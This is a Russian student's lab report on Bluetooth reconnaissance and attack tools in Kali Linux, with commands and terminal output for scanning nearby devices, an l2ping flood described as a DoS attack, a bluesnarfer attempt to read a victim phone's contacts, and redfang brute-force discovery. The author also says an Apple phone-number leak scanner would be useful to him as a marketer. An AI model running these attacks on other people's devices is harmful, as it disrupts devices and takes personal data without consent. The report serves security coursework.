


Задание выполнил студент группы 2345 Романенко Кирилл

1. Изучить утилиты для работы с bluetooth

- **hcitool**

Активирует Bluetooth сервис:


1. посмотрим уже активированные Bluetooth девайсы (**hcitool dev**). Их не обнаружено
2. Активируем сервис `systemctl enable Bluetooth.service`
3. Запустим сервис `systemctl start Bluetooth.service`
4. и проверим девайсы – появился `hci0`, в состоянии UP



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hcitool dev  
Devices:  
root@kali:~# systemctl enable bluetooth.service  
Synchronizing state of bluetooth.service with SysV service script with /lib/systemd/systemd-sysv-install.  
Executing: /lib/systemd/systemd-sysv-install enable bluetooth  
Created symlink /etc/systemd/system/dbus-org.bluez.service → /lib/systemd/system/bluetooth.service.  
root@kali:~# systemctl start bluetooth.service  
root@kali:~# hcitool dev  
Devices:  
    hci0    00:11:67:C0:49:75  
root@kali:~# hciconfig hci0  
hci0:   Type: Primary  Bus: USB  
        BD Address: 00:11:67:C0:49:75  ACL MTU: 1021:4  SCO MTU: 48:10  
        UP RUNNING  
        RX bytes:1548 acl:0 sco:0 events:72 errors:0  
        TX bytes:1065 acl:0 sco:0 commands:72 errors:0  
  
root@kali:~#
```

Запустим сканирование нескрытых bluetooth **hcitool scan** – обнаружено одно устройство (МАК и имя)

Запустим сканирование с выводом более подробной информации **hcitool inq** – уже получаем сдвиг времени и класс устройства



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hcitool scan  
Scanning ...  
    EC:D0:9F:D1:33:0A    boris  
root@kali:~#  
  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hcitool inq  
Inquiring ...  
    EC:D0:9F:D1:33:0A    clock offset: 0x75dc    class: 0x5a020c  
root@kali:~#
```

- **Bluelog**

Запустим мониторинг Bluetooth эфира

bluelog -v Видим маки и классы устройств поблизости

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# bluelog -v
Bluelog (v1.1.2) by MS3FGX
-----
Autodetecting device...OK
Opening output file: bluelog-2019-08-22-1714.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [08/22/19 17:14:54] on 00:11:67:C0:49:75.
Hit Ctrl+C to end scan.
[08/22/19 17:14:58] 22:22:F8:95:31:C6, IGNORED, 0x5a020c
[08/22/19 17:14:58] 40:2C:F4:B9:70:00, IGNORED, 0x3e0104
[08/22/19 17:14:58] EC:D0:9F:D1:33:0A, IGNORED, 0x5a020c
[08/22/19 17:15:13] 8C:2D:AA:01:A7:39, IGNORED, 0x7a020c
^C
Closing files and freeing memory...Done!
root@kali:~#
```

- **Blueranger**

Попробуем узнать расстояние до девайса и силу сигнала ./blueranger hci0 <M:A:C>

```
root@kali: ~
File Edit View Search Terminal Help
((B(l(u(e(R)a)n)g)e)r)))
By JP Dunning (.ronin)
www.hackfromacave.com
Locating: (22:22:F8:95:31:C6)
Ping Count: 3
Proximity Change      Link Quality
-----
NEUTRAL                202/255
Range
|                      *
-----
^C
root@kali:~# ./blueranger.sh hci0 22:22:F8:95:31:C6^C
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
((B(l(u(e(R)a)n)g)e)r)))
By JP Dunning (.ronin)
www.hackfromacave.com
Locating: boris (EC:D0:9F:D1:33:0A)
Ping Count: 7
Proximity Change      Link Quality
-----
COLDER                 9/255
Range
|                      *
-----
^C
root@kali:~# ./blueranger.sh hci0 EC:D0:9F:D1:33:0A
```

- **I2ping**

Попробуем утилиту для DoS атаки на Bluetooth-устройство. Отсканируем эфир и выбираем свое устройство. Затем

I2png -i hci0 -s 600 -f <M:A:C>

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hcitool scan  
Scanning ...  
22:22:F8:95:31:C6      Лизавета  
EC:D0:9F:D1:33:0A     boris  
20:68:9D:2D:3A:2E     kali  
root@kali:~# hcitool scan  
root@kali: ~/apple_bleee  
File Edit View Search Terminal Help  
600 bytes from EC:D0:9F:D1:33:0A id 54 time 34.96ms  
600 bytes from EC:D0:9F:D1:33:0A id 0 time 55.03ms  
600 bytes from EC:D0:9F:D1:33:0A id 1 time 60.03ms  
600 bytes from EC:D0:9F:D1:33:0A id 2 time 84.99ms  
600 bytes from EC:D0:9F:D1:33:0A id 3 time 65.00ms  
600 bytes from EC:D0:9F:D1:33:0A id 4 time 57.45ms  
600 bytes from EC:D0:9F:D1:33:0A id 5 time 55.56ms  
600 bytes from EC:D0:9F:D1:33:0A id 6 time 96.58ms  
Recv failed: Connection reset by peer  
root@kali:~/apple_bleee# l2ping -i hci0 -s 600 -f EC:D0:9F:D1:33:0A
```

К телефону подключены Bluetooth наушники, запущена музыка. Изменений не произошло, Bluetooth работал, музыка играла без сбоев.

- **Btscanner** – сканер с GUI интерфейсом для получения расширенной информации о Bluetooth устройствах

```
root@kali: ~  
File Edit View Search Terminal Help  
Time          Address          Clk off  Class  Name  
2019/08/22 17:32:24 22:22:F8:95:31:C6 0x59f1 0x5a020c (unknown)  
2019/08/22 17:32:41 40:2C:F4:B9:70:00 0x7fe1 0x3e0104 SEKR  
2019/08/22 17:32:40 EC:D0:9F:D1:33:0A 0x5b01 0x5a020c boris  
2019/08/22 17:30:33 8C:2D:AA:01:A7:39 0x7ff0 0x7a020c iPhone usr  
  
Found device 40:2C:F4:B9:70:00  
Found device 22:22:F8:95:31:C6  
Found device EC:D0:9F:D1:33:0A  
Found device 40:2C:F4:B9:70:00
```

```
root@kali: ~
File Edit View Search Terminal Help

RSSI: +0 LQ: 000 TXPWR: Cur +0
Address: EC:D0:9F:D1:33:0A
Found by: 00:11:67:C0:49:75
OUI owner: Xiaomi Communications Co Ltd
First seen: 2019/08/22 17:30:36
Last seen: 2019/08/22 17:32:40
Name: boris
Vulnerable to:
Clk off: 0x5b01
Class: 0x5a020c
Phone/Smart phone
Services: Networking,Capturing,Object Transfer,Telephony

HCI Version
-----
LMP Version: n/a (n/a) LMP Subversion: n/a
Manufacturer: n/a (n/a)

Found device 40:2C:F4:B9:70:00
Found device 22:22:F8:95:31:C6
Found device EC:D0:9F:D1:33:0A
Found device 40:2C:F4:B9:70:00
```

- **Bluesnarfer** – создает псевдопроводное соединение с Bluetooth-устройством. Похоже на подключение кабелем синхронизации.

Сперва создадим виртуальное устройство rfcomm на attack-машине и

«наделим» его правами `mkdir -p /dev/bluetooth/rfcomm`

`mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0`

Потом разведка воздуха и выбор victim-устройства. И подключение к нему (сразу попытаемся прочитать из телефонной книги первые 100 номеров)

`bluesnarfer -r 1-100 -C 6 -b <M:A:C>`

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mkdir -p /dev/bluetooth/rfcomm
root@kali:~# mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
root@kali:~# mknod -mode=666 /dev/bluetooth/rfcomm/0 c 216 0
mknod: /dev/bluetooth/rfcomm/0: File exists
root@kali:~# hciconfig -a hci0 up
root@kali:~# hciconfig hci0
hci0: Type: Primary Bus: USB
BD Address: 00:11:67:C0:49:75 ACL MTU: 1021:4 SCO MTU: 48:10
UP RUNNING
RX bytes:528 acl:0 sco:0 events:26 errors:0
TX bytes:612 acl:0 sco:0 commands:26 errors:0

root@kali:~# hcitool scan
Scanning ...
22:22:F8:95:31:C6 Лисаbeta
EC:D0:9F:D1:33:0A boris
40:2C:F4:B9:70:00 SEKR
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# bluesnarfer -r 1-100 -C 6 -b EC:D0:9F:D1:33:0A
device name: boris
```

На современных устройствах концепция хранения телефонных книг и распределения памяти

сильно изменилась с момента выхода этой утилиты. Данная атака выполняема только на старых телефонах, как пример, (okia 3310))) Можно попытаться выпонить АТ команды, их структура не поменялась до сих пор. Но пока с этим не разобрался

- Рабочий **Carwhisperer** пока не удалось найти. Зато интересный проект **apple blee**

Сканер позволяет получить дополнительную информацию об устройствах apple, в том числе о номере телефона устройства. Это мне в копилочку как маркетологу очень пригодится



2. Отключить режим обнаружения на смартфоне, попытаться найти его с помощью Redfang.

- Запускаем **redfang** без уточнения диапазона, в «полевых условиях» не всегда можно определить интервал мак-адресов исследуемых систем. Задержка сканирования по умолчанию (1 секунда)

```
File Edit View Search Terminal Help
root@kali:~# fang -s
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 281474976710656 address(es)
Address range 00:00:00:00:00:00 -> ff:ff:ff:ff:ff:ff
Performing Bluetooth Discovery... Completed.
Discovered: boris [EC:D0:9F:D1:33:0A]
Getting Device Information.. Failed.
Done 6 - 00:00:00:00:00:06
```

Интервал составил 281474976710656 мак-адресов. Если на каждый адрес 1 секунда, то это больше чем вечность. Уменьшив задержку до 100 миллисекунд

```
root@kali:~# fang -s -t 100
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 281474976710656 address(es)
Address range 00:00:00:00:00:00 -> ff:ff:ff:ff:ff:ff
Performing Bluetooth Discovery... Completed.
^Cne 13762 - 00:00:00:00:35:c2
root@kali:~# ^C
root@kali:~#
```

дело не очень то изменилось, до начала следующего занятия точно не успею

Время	
28147497671065	= 892551,29601296
Миллисекунда	Год

Надо уменьшать энтропию. Уточнять диапазон сканируемых адресов. Но в реальном исследовании это не всегда возможно. Утилита хорошая, но при очень определенных обстоятельствах.